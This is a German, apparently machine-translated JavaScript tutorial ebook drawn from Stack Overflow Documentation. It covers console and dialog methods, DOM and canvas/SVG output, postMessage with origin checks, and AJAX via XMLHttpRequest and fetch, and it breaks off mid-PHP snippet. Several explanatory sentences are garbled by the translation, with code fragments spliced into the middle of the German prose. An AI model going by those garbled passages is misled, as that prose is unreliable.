Kostenloses eBook

LERNEN JavaScript

Free unaffiliated eBook created from
Stack Overflow contributors.

#javascript

Inhaltsverzeichnis

Über

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: javascript

It is an unofficial and free JavaScript ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official JavaScript.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

Kapitel 1: Erste Schritte mit JavaScript

Bemerkungen

JavaScript (nicht zu verwechseln mit Java) ist eine dynamische, schwach typisierte Sprache, die sowohl für clientseitige als auch für serverseitige Skriptsprache verwendet wird.

JavaScript ist eine von Groß- und Kleinschreibung abhängige Sprache. Dies bedeutet, dass die Sprache die Großbuchstaben von ihren Kleinbuchstaben unterscheidet. Schlüsselwörter in JavaScript sind alle Kleinbuchstaben.

JavaScript ist eine häufig verwendete Implementierung des ECMAScript-Standards.

Die Themen in diesem Tag beziehen sich oft auf die Verwendung von JavaScript im Browser, sofern nicht anders angegeben. JavaScript-Dateien können nicht direkt vom Browser ausgeführt werden. Sie müssen in ein HTML-Dokument eingebettet werden. Wenn Sie JavaScript-Code haben, den Sie ausprobieren möchten, können Sie ihn in einen Platzhalter-Inhalt wie diesen einbetten und das Ergebnis als `example.html` speichern:

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Test page</title>
  </head>
  <body>
    Inline script (option 1):
    <script>
      // YOUR CODE HERE
    </script>
    External script (option 2):
    <script src="your-code-file.js"></script>
  </body>
</html>
```

Versionen

Ausführung	Veröffentlichungsdatum
1	1997-06-01
2	1998-06-01
3	1998-12-01
E4X	2004-06-01
5	2009-12-01

Ausführung	Veröffentlichungsdatum
5.1	2011-06-01
6	2015-06-01
7	2016-06-14
8	2017-06-27

Examples

Verwenden der DOM-API

DOM steht für **D** OKUMENT **O** bject **M** odel. Es ist eine objektorientierte Darstellung strukturierter Dokumente wie XML und HTML .

Durch Festlegen der `textContent` Eigenschaft eines `Element` können Sie Text auf einer Webseite ausgeben.

Betrachten Sie beispielsweise das folgende HTML-Tag:

```
<p id="paragraph"></p>
```

Um die Eigenschaft `textContent` zu ändern, können Sie das folgende JavaScript ausführen:

```
document.getElementById("paragraph").textContent = "Hello, World";
```

Dadurch wird das Element mit dem ID- `paragraph` und der Textinhalt auf "Hallo, Welt" gesetzt:

```
<p id="paragraph">Hello, World</p>
```

(Siehe auch diese Demo)

Sie können JavaScript auch verwenden, um programmgesteuert ein neues HTML-Element zu erstellen. Betrachten Sie beispielsweise ein HTML-Dokument mit dem folgenden Hauptteil:

```
<body>
   <h1>Adding an element</h1>
</body>
```

In unserem JavaScript erstellen wir ein neues `<p>` -Tag mit einer `textContent` Eigenschaft von und fügen es am Ende des HTML- `textContent` ein:

```
var element = document.createElement('p');
element.textContent = "Hello, World";
document.body.appendChild(element); //add the newly created element to the DOM
```

Dadurch wird Ihr HTML-Text wie folgt geändert:

```
<body>
   <h1>Adding an element</h1>
   <p>Hello, World</p>
</body>
```

Beachten Sie, dass zur Bearbeitung von Elementen im DOM mit JavaScript der JavaScript-Code ausgeführt werden muss, *nachdem* das entsprechende Element im Dokument erstellt wurde. Dies können Sie erreichen, indem Sie die JavaScript-Tags `<script>` *hinter* Ihren gesamten Inhalt `<body>` . Alternativ können Sie auch einen Ereignis-Listener verwenden , um z. `window` das `onload` Ereignis des `window` wird das Hinzufügen des Codes zu diesem Ereignis-Listener die Ausführung des Codes verzögern, bis der gesamte Inhalt der Seite geladen ist.

Eine dritte Möglichkeit, um sicherzustellen, dass alle DOMs geladen wurden, besteht darin , den DOM-Manipulationscode mit einer Timeout-Funktion von 0 ms zu umschließen . Auf diese Weise wird dieser JavaScript-Code am Ende der Ausführungswarteschlange erneut in eine Warteschlange gestellt, sodass der Browser die Möglichkeit hat, einige Nicht-JavaScript-Vorgänge abzuschließen, die auf den Abschluss warten, bevor er sich an diesem neuen JavaScript-Teil beteiligt.

Console.log () verwenden

Einführung

Alle modernen Webbrowser, NodeJs sowie fast alle anderen JavaScript-Umgebungen unterstützen das Schreiben von Meldungen an eine Konsole mithilfe einer Reihe von Protokollierungsmethoden. Die gebräuchlichste dieser Methoden ist `console.log()` .


In einer Browser-Umgebung wird die `console.log()` Funktion hauptsächlich zum Debuggen verwendet.

Fertig machen

Öffnen Sie die JavaScript-Konsole in Ihrem Browser, geben Sie Folgendes ein und drücken Sie die `Eingabetaste` :

```
console.log("Hello, World!");
```

Dadurch wird Folgendes an der Konsole protokolliert:




Im obigen Beispiel gibt die `console.log()` Funktion `Hello, World!` an die Konsole und gibt `undefined` (oben im Ausgabefenster der Konsole angezeigt). Dies liegt daran, dass `console.log()` keinen expliziten *Rückgabewert hat* .

Protokollierungsvariablen

`console.log()` können Variablen jeder Art protokolliert werden. nicht nur strings. Geben Sie einfach die Variable ein, die in der Konsole angezeigt werden soll, zum Beispiel:

```
var foo = "bar";
console.log(foo);
```


Dadurch wird Folgendes an der Konsole protokolliert:



Wenn Sie zwei oder mehr Werte protokollieren möchten, trennen Sie diese einfach durch Kommas. Zwischen den einzelnen Argumenten werden während der Verkettung automatisch Leerzeichen hinzugefügt:

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

Dadurch wird Folgendes an der Konsole protokolliert:




Platzhalter

Sie können `console.log()` in Kombination mit Platzhaltern verwenden:

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

Dadurch wird Folgendes an der Konsole protokolliert:




Objekte protokollieren

Unten sehen Sie das Ergebnis der Protokollierung eines Objekts. Dies ist häufig nützlich, um JSON-Antworten von API-Aufrufen zu protokollieren.

```
console.log({
    'Email': '',
    'Groups': {},
    'Id': 33,
    'IsHiddenInUI': false,
    'IsSiteAdmin': false,
    'LoginName': 'i:0#.w|virtualdomain\\user2',
    'PrincipalType': 1,
    'Title': 'user2'
});
```

Dadurch wird Folgendes an der Konsole protokolliert:



HTML-Elemente protokollieren

Sie haben die Möglichkeit, jedes im *DOM* vorhandene Element zu protokollieren. In diesem Fall protokollieren wir das Body-Element:

```
console.log(document.body);
```

Dadurch wird Folgendes an der Konsole protokolliert:

Endnote

Weitere Informationen zu den Funktionen der Konsole finden Sie im Thema Konsole .

Window.alert () verwenden

Die `alert` zeigt ein visuelles Benachrichtigungsfeld auf dem Bildschirm an. Der Parameter für die Benachrichtigungsmethode wird dem Benutzer im **Klartext** angezeigt:

```
window.alert(message);
```


Da `window` das globale Objekt ist, können Sie auch die folgende Kurzschreibweise aufrufen:

```
alert(message);
```

Was macht also `window.alert()` ? Nehmen wir das folgende Beispiel:

```
alert('hello, world');
```

In Chrome würde das ein Popup wie folgt erzeugen:



Anmerkungen

> Die `alert` Methode ist technisch gesehen eine Eigenschaft des `window` Da jedoch alle `window` automatisch globale Variablen sind, können wir `alert` als globale Variable und nicht als Eigenschaft des `window` verwenden. `window.alert()` bedeutet, dass Sie `alert()` anstelle von `window.alert()` .

Anders als mit `console.log` , `alert` dient als modale Eingabeaufforderung Bedeutung , dass der Code ruft `alert` pausiert , bis die Eingabeaufforderung beantwortet wird. Normalerweise bedeutet dies, dass *kein anderer JavaScript-Code ausgeführt wird,* bis die Warnung abgewiesen wird:

```
alert('Pause!');
console.log('Alert was dismissed');
```

Die Spezifikation ermöglicht jedoch die Ausführung weiterer ereignisgetriggerten Codes, obwohl ein modales Dialogfeld noch angezeigt wird. In solchen Implementierungen ist es möglich, dass anderer Code ausgeführt wird, während der modale Dialog angezeigt wird.

Weitere Informationen zur Verwendung der `alert` Methode finden Sie im Thema Modal Prompts .

Die Verwendung von Warnmeldungen wird in der Regel nicht für andere Methoden empfohlen, bei denen Benutzer die Interaktion mit der Seite nicht blockieren - um eine bessere Benutzererfahrung zu erzielen. Trotzdem kann es für das Debugging nützlich sein.

In Chrome 46.0 wird `window.alert()` innerhalb eines `<iframe>` blockiert, es sei denn, das Sandbox-Attribut hat den Wert allow-modal .

Window.prompt () verwenden

Eine einfache Möglichkeit, eine Eingabe von einem Benutzer zu erhalten, ist die Verwendung der `prompt()` -Methode.


Syntax

```
prompt(text, [default]);
```

- **text** : Der in der Eingabeaufforderung angezeigte Text.
- **default** : Ein Standardwert für das Eingabefeld (optional).

Beispiele

```
var age = prompt("How old are you?");
console.log(age); // Prints the value inserted by the user
```



Wenn der Benutzer auf die Schaltfläche `OK` klickt, wird der Eingabewert zurückgegeben. Andernfalls gibt die Methode `null` .

Der Rückgabewert von `prompt` ist immer eine Zeichenfolge, es sei denn, der Benutzer klickt auf `Abbrechen` . In diesem Fall gibt er `null` . Safari ist eine Ausnahme, wenn der Benutzer auf Abbrechen klickt und die Funktion eine leere Zeichenfolge zurückgibt. Von dort können Sie den Rückgabewert in einen anderen Typ konvertieren, z. B. eine Ganzzahl .

Anmerkungen

- Während das Eingabeaufforderungsfeld angezeigt wird, kann der Benutzer nicht auf andere Teile der Seite zugreifen, da Dialogfelder modale Fenster sind.
- Ab Chrome 46.0 ist diese Methode in einem `<iframe>` blockiert, sofern das Sandbox-Attribut nicht den Wert allow-modal hat.

Verwenden der DOM-API (mit grafischem Text: Canvas, SVG oder Bilddatei)

Canvas-Elemente verwenden

HTML bietet das Canvas-Element zum Erstellen rasterbasierter Bilder.

Erstellen Sie zunächst eine Leinwand zum Speichern von Bildpixelinformationen.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

Wählen Sie dann einen Kontext für die Leinwand aus, in diesem Fall zweidimensional:

```
var ctx = canvas.getContext('2d');
```

Legen Sie dann Eigenschaften für den Text fest:

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

Fügen Sie dann das `canvas` Element in die Seite ein, um die folgenden Einstellungen zu übernehmen:

```
document.body.appendChild(canvas);
```

Verwendung von SVG

SVG dient zum Erstellen skalierbarer vektorbasierter Grafiken und kann in HTML verwendet werden.

Erstellen Sie zunächst einen SVG-Elementcontainer mit Abmessungen:

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

Erstellen Sie dann ein `text` mit den gewünschten Positionierungs- und Schriftarteigenschaften:

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

Dann fügen Sie den eigentlichen Text zum anzuzeigen `text`

```
text.textContent = 'Hello world!';
```

Fügen Sie schließlich das `text` zu unserem `svg` Container hinzu und fügen Sie das `svg` Containerelement zum HTML-Dokument hinzu:

```
svg.appendChild(text);
document.body.appendChild(svg);
```

Bilddatei

Wenn Sie bereits über eine Bilddatei mit dem gewünschten Text verfügen und diese auf einem Server ablegen, können Sie die URL des Bildes und dann das Bild wie folgt zum Dokument hinzufügen:

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

Window.confirm () verwenden

Die `window.confirm()` -Methode zeigt ein modales Dialogfeld mit einer optionalen Nachricht und den beiden Schaltflächen OK und Cancel an.

Nehmen wir das folgende Beispiel:


```
result = window.confirm(message);
```

Die **Nachricht** ist hier die optionale Zeichenfolge, die im Dialogfeld angezeigt werden soll, und das **Ergebnis** ist ein boolescher Wert, der angibt, ob OK oder Abbrechen ausgewählt wurde (true bedeutet OK).

`window.confirm()` wird normalerweise verwendet, um eine Bestätigung des Benutzers `window.confirm()` bevor ein gefährlicher Vorgang ausgeführt wird, z.

```
if(window.confirm("Are you sure you want to delete this?")) {
    deleteItem(itemId);
}
```

Die Ausgabe dieses Codes würde im Browser so aussehen:



Wenn Sie es für eine spätere Verwendung benötigen, können Sie das Ergebnis der Benutzerinteraktion einfach in einer Variablen speichern:

```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

Anmerkungen

- Das Argument ist optional und für die Spezifikation nicht erforderlich.
- Dialogfelder sind modale Fenster - sie hindern den Benutzer daran, auf den Rest der Programmoberfläche zuzugreifen, bis das Dialogfeld geschlossen wird. Aus diesem Grund sollten Sie keine Funktion überfordern, die ein Dialogfeld (oder ein modales Fenster) erstellt. Unabhängig davon gibt es sehr gute Gründe, die Verwendung von Dialogfeldern zur Bestätigung zu vermeiden.
- Ab Chrome 46.0 ist diese Methode in einem `<iframe>` blockiert, sofern das Sandbox-Attribut nicht den Wert allow-modal hat.
- Es wird allgemein akzeptiert, die Confirm-Methode mit entfernter Fensternotation aufzurufen, da das Fensterobjekt immer implizit ist. Es wird jedoch empfohlen, das Fensterobjekt explizit zu definieren, da sich das erwartete Verhalten aufgrund der Implementierung auf einer niedrigeren Bereichsebene mit ähnlich benannten Methoden ändern kann.

Erste Schritte mit JavaScript online lesen: https://riptutorial.com/de/javascript/topic/185/erste-schritte-mit-javascript

Kapitel 2: .postMessage () und MessageEvent

Syntax

- `windowObject.postMessage(message, targetOrigin, [transfer]);`
- `window.addEventListener("message", receiveMessage);`

Parameter

Parameter	
Botschaft	
targetOrigin	
Transfer	`optional`

Examples

Fertig machen

Was ist .postMessage () , wann und warum verwenden wir es

`.postMessage()` -Methode ist eine Möglichkeit, die Kommunikation zwischen Ursprungsskripts sicher zuzulassen.

Normalerweise können zwei verschiedene Seiten mit JavaScript nur dann direkt miteinander kommunizieren, wenn sie unter demselben Ursprung liegen, selbst wenn eine von ihnen in eine andere eingebettet ist (z. B. `iframes`) oder eine von innen aus geöffnet ist (z. B. `window.open()`). Mit `.postMessage()` können Sie diese Einschränkung `.postMessage()` und trotzdem sicher bleiben.

Sie können `.postMessage()` nur verwenden, wenn Sie auf den JavaScript-Code beider Seiten zugreifen können. Da der Empfänger den Absender überprüfen und die Nachricht entsprechend bearbeiten muss, können Sie diese Methode nur für die Kommunikation zwischen zwei Skripts verwenden, auf die Sie zugreifen können.

Wir werden ein Beispiel erstellen, um Nachrichten an ein untergeordnetes Fenster zu senden und die Nachrichten im untergeordneten Fenster anzuzeigen. Die übergeordnete / sendende Seite wird als `http://sender.com` und die untergeordnete / Empfängerseite für das Beispiel als `http://receiver.com` angenommen.

Nachrichten senden

Um Nachrichten an ein anderes Fenster zu senden, benötigen Sie einen Verweis auf das `window` . `window.open()` gibt das Referenzobjekt des neu geöffneten Fensters zurück. `otherWindow` anderen Methoden, um einen Verweis auf ein Fensterobjekt zu erhalten, finden Sie in der Erläuterung unter `otherWindow` -Parameter hier .

```
var childWindow = window.open("http://receiver.com", "_blank");
```

Fügen Sie einen `textarea` und eine `send button` zum Senden hinzu, mit der Nachrichten an das untergeordnete Fenster gesendet werden.

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

Senden Sie den Text des `textarea` mit `.postMessage(message, targetOrigin)` wenn Sie auf die `button` `.postMessage(message, targetOrigin)` .

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }), 'http://receiver.com');
}
```

Um JSON-Objekte anstelle eines einfachen Strings zu senden und zu empfangen, können die Methoden `JSON.stringify()` und `JSON.parse()` verwendet werden. Ein `Transfarable Object` kann als dritter optionaler Parameter der Methode `.postMessage(message, targetOrigin, transfer)` werden, doch die Unterstützung für Browser fehlt selbst in modernen Browsern noch immer.

Für dieses Beispiel, da unser Empfänger angenommen wird sein `http://receiver.com` Seite, geben wir die URL als `targetOrigin` . Der Wert dieses Parameters sollte mit dem `origin` des `childWindow` Objekts für die zu `childWindow` Nachricht `childWindow` . Es ist möglich, `*` als `wildcard` , es wird jedoch **dringend empfohlen** , den Platzhalter zu vermeiden, und dieser Parameter sollte **aus Sicherheitsgründen** immer auf den spezifischen Ursprung des Empfängers **eingestellt werden** .

Empfangen, Überprüfen und Verarbeiten von Nachrichten

Der Code unter diesem Teil sollte auf der Empfängerseite abgelegt werden, in unserem Beispiel `http://receiver.com` .

Um Nachrichten empfangen zu können, sollte das `message event` des `window` abgehört werden.

```
window.addEventListener("message", receiveMessage);
```

Wenn eine Nachricht empfangen wird, müssen einige **Schritte befolgt werden, um die Sicherheit so gut wie möglich zu gewährleisten** .

- Bestätigen Sie den Absender
- Bestätigen Sie die Nachricht
- Verarbeiten Sie die Nachricht

Der Absender sollte immer überprüft werden, um sicherzustellen, dass die Nachricht von einem vertrauenswürdigen Absender empfangen wird. Danach sollte die Nachricht selbst überprüft werden, um sicherzustellen, dass keine schädlichen Personen empfangen werden. Nach diesen beiden Validierungen kann die Nachricht verarbeitet werden.

```
function receiveMessage(ev) {
    //Check event.origin to see if it is a trusted sender.
    //If you have a reference to the sender, validate event.source
    //We only want to receive messages from http://sender.com, our trusted sender page.
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
        return;

    //Validate the message
    //We want to make sure it's a valid json object and it does not contain anything malicious

    var data;
    try {
        data = JSON.parse(ev.data);
        //data.message = cleanseText(data.message)
    } catch (ex) {
        return;
    }

    //Do whatever you want with the received message
    //We want to append the message into our #console div
    var p = document.createElement("p");
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
    document.getElementById("console").appendChild(p);
}
```

Klicken Sie hier, um eine JS-Fiddle zu sehen, die ihre Verwendung zeigt.

.postMessage () und MessageEvent online lesen: https://riptutorial.com/de/javascript/topic/5273/-postmessage----und-messageevent

Kapitel 3: AJAX

Einführung

AJAX steht für "Asynchronous JavaScript und XML". Obwohl der Name XML enthält, wird JSON aufgrund seiner einfacheren Formatierung und geringeren Redundanz häufiger verwendet. Mit AJAX kann der Benutzer mit externen Ressourcen kommunizieren, ohne die Webseite erneut laden zu müssen.

Bemerkungen

AJAX steht für **einen** synchronen **J** avascript nd **X** ML. Dennoch können Sie tatsächlich andere Arten von Daten verwenden , und in dem Fall von xmlhttprequest -Schalter zum deprecated synchronen Modus.

Mit AJAX können Webseiten HTTP-Anforderungen an den Server senden und eine Antwort erhalten, ohne die gesamte Seite neu laden zu müssen.

Examples

Verwenden Sie GET und keine Parameter

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

6

Die `fetch` API ist eine neuere versprechenbasierte Möglichkeit, asynchrone HTTP-Anforderungen zu stellen.

```
fetch('/').then(response => response.text()).then(text => {
  console.log("The home page is " + text.length + " characters long.");
});
```

Senden und Empfangen von JSON-Daten per POST

6

Abrufanforderungsversprechen geben zunächst Antwortobjekte zurück. Diese enthalten Antwortheaderinformationen, enthalten jedoch nicht direkt den Antworttext, der möglicherweise

noch nicht einmal geladen wurde. Methoden für das Response-Objekt wie `.json()` können verwendet werden, um zu warten, bis der Antworttext geladen wird, und ihn dann zu analysieren.

```
const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});
```

Anzeige der wichtigsten JavaScript-Fragen des Monats aus der Stack Overflow-API

Wir können eine AJAX-Anforderung an die API von Stack Exchange stellen , um eine Liste der wichtigsten JavaScript-Fragen für den Monat abzurufen, und diese dann als Linkliste präsentieren. Wenn die Anforderung eines API - Fehler fehlschlägt oder die Erträge, unsere Versprechen zeigt Fehlerbehandlung die Fehler statt.

6
Live-Ergebnisse auf HyperWeb anzeigen .

```
const url =
    'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
    '&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw((';

fetch(url).then(response => response.json()).then(data => {
  if (data.error_message) {
    throw new Error(data.error_message);
  }

  const list = document.createElement('ol');
  document.body.appendChild(list);

  for (const {title, link} of data.items) {
    const entry = document.createElement('li');
    const hyperlink = document.createElement('a');
    entry.appendChild(hyperlink);
    list.appendChild(entry);

    hyperlink.textContent = title;
    hyperlink.href = link;
```

```
  }
}).then(null, error => {
  const message = document.createElement('pre');
  document.body.appendChild(message);
  message.style.color = 'red';

  message.textContent = String(error);
});
```

Verwendung von GET mit Parametern

Diese Funktion führt einen AJAX-Aufruf mit GET aus, sodass wir **Parameter** (Objekt) an eine **Datei** (String) senden und einen **Callback** (Funktion) starten können, wenn die Anforderung beendet ist.

```
function ajax(file, params, callback) {

  var url = file + '?';

  // loop through object and assemble the url
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
    notFirst = true;
  }

  // create a AJAX call with url as parameter
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      callback(xmlhttp.responseText);
    }
  };
  xmlhttp.open('GET', url, true);
  xmlhttp.send();
}
```

So verwenden wir es:

```
ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // add here the code to be executed when data comes back to this page
  // for example console.log(response) will show the AJAX response in console
});
```

Und das Folgende zeigt, wie man die URL-Parameter in `cars.php` :

```
if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // they are set, we can use them !
